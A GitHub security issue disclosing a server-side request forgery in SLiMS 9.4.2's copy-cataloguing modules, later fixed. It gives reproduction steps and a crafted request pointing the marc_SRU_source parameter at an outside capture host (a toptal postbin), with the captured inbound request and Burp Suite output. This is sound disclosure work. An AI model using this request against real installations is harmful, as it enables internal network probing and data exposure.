

New issue

[Jump to bottom](#)

# [Security Bugs] Server Side Request Forgery #158

✓ Closed 0xdc9 opened this issue on Aug 11 · 0 comments

Labels bug

0xdc9 commented on Aug 11

## The bug

A Server Side Request Forgery exists in `admin/modules/bibliography/marcsru.php` and `admin/modules/bibliography/z3950sru.php` due to the class in `lib/marc/XMLParser.inc.php`


## Reproduce

Steps to reproduce the behavior:


1. Go to `http://127.0.0.1:8008/slims9_bulian-9.4.2/admin/index.php?mod=bibliography` then go to copy cataloguing
2. choose between marc sru or 23950sru
3. type in something what you want in the search bar
4. set burpsuite intercept on
5. change the `z3950_SRU_source` or `marc_SRU_source` parameter value to some url that grab the traffic
6. forward the request
7. or just visit `http://127.0.0.1:8008/slims9_bulian-9.4.2/admin/modules/bibliography/marcsru.php?keywords=aaaaaaa&index=0&marc_SRU_source=URL_ENCODED_ENDPOINT_THAT_CAPTURE_HTTP_LIKE_HOOKBIN`

## Screenshots

Normal requests



Tampered and SSRF trigger(netcat)



Tampered and SSRF trigger(toptal.com)

Bin '1660252744214-1672522379085'

GET [Req '1660252773694-4858433841727' : 35.191.10.133] /developers/postbin/1660252744214-1672522379085  
2022-08-11T21:19:33.694Z

Headers	Query	Body
host: www.toptal.com accept-encoding: gzip cdn-loop: cloudflare cf-connecting-ip: cf-ipcountry: ID cf-ray: 7394029a7ac991c0-YYZ cf-visitor: {"scheme":"https"} x-cloud-trace-context: 0f55e18faff6f25fb67fb6f6924febbb/906611714178967179 x-forwarded-host: www.toptal.com x-forwarded-server: traefik2-production-b-traefik-upstream-fcf8bbd65-f2w2h x-real-ip: 35.191.10.133	version: 1.1 operation: searchRetrieve query: "aaaaaaa" startRecord: 1 maximumRecords: 20 recordSchema: mods	

Project options   User options   Learn

5 x   6 x   +

Send   Cancel   < >

Target: http://127.0.0.1:8008   HTTP/1

Request

1 GET /slims9\_bulian-9.4.2/admin/module/s/bibliography/marcspu.php?keywords=aaaaaaa&index=0&marc\_SBU\_source=https%3A%2F%2Fwww%2Etoptal%2Ecom%2Fdevelopers%2Fpostbin%2F1660252744214%2B1672522379085 HTTP/1.1

2 Host: 127.0.0.1:8008

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: \*/\*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 X-Requested-With: XMLHttpRequest

8 Connection: close

9 Referer: http://127.0.0.1:8008/slims9\_bulian-9.4.2/admin/index.php?mod=bibliography

10 Cookie: SenayanAdmin=fen8m3k43b13619f4cse9gvjg; admin\_logged\_in=1; SenayanMember=q6m34ipiphtqa5s52auk4dc5q

11 Sec-Fetch-Dest: empty

12 Sec-Fetch-Mode: cors

13 Sec-Fetch-Site: same-origin

14

15

Response

1 HTTP/1.1 200 OK

2 Date: Thu, 11 Aug 2022 21:21:48 GMT

3 Server: Apache/2.4.18 (Debian)

4 Expires: Thu, 19 Nov 1981 08:52:00 GMT

5 Cache-Control: no-store, no-cache, must-revalidate

6 Pragma: no-cache

7 Content-Length: 51

8 Connection: close

9 Content-Type: text/html; charset=UTF-8

10

11 <div class="errorBox">  
Can't load MARC Source.  
</div>

Inspector

Request Attributes 2

Request Query Parameters 3

Request Body Parameters 0

Request Cookies 3

Request Headers 12

Response Headers 8


Done

328 bytes | 749 millis

Versions

- OS: MacOS Mojave 10.14.6
- Browser: Google Chrome | 103.0.5060.134 (Official Build) (x86\_64)
- Slims Version: slims9\_bulian-9.4.2

 0xdc9 added the bug label on Aug 11

 drajathasan added a commit that referenced this issue 8 days ago

 Fix : Server Side Request Forgery #158

8bf0af8

 0xdc9 closed this as completed 2 days ago

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

---

Development

No branches or pull requests

---

1 participant

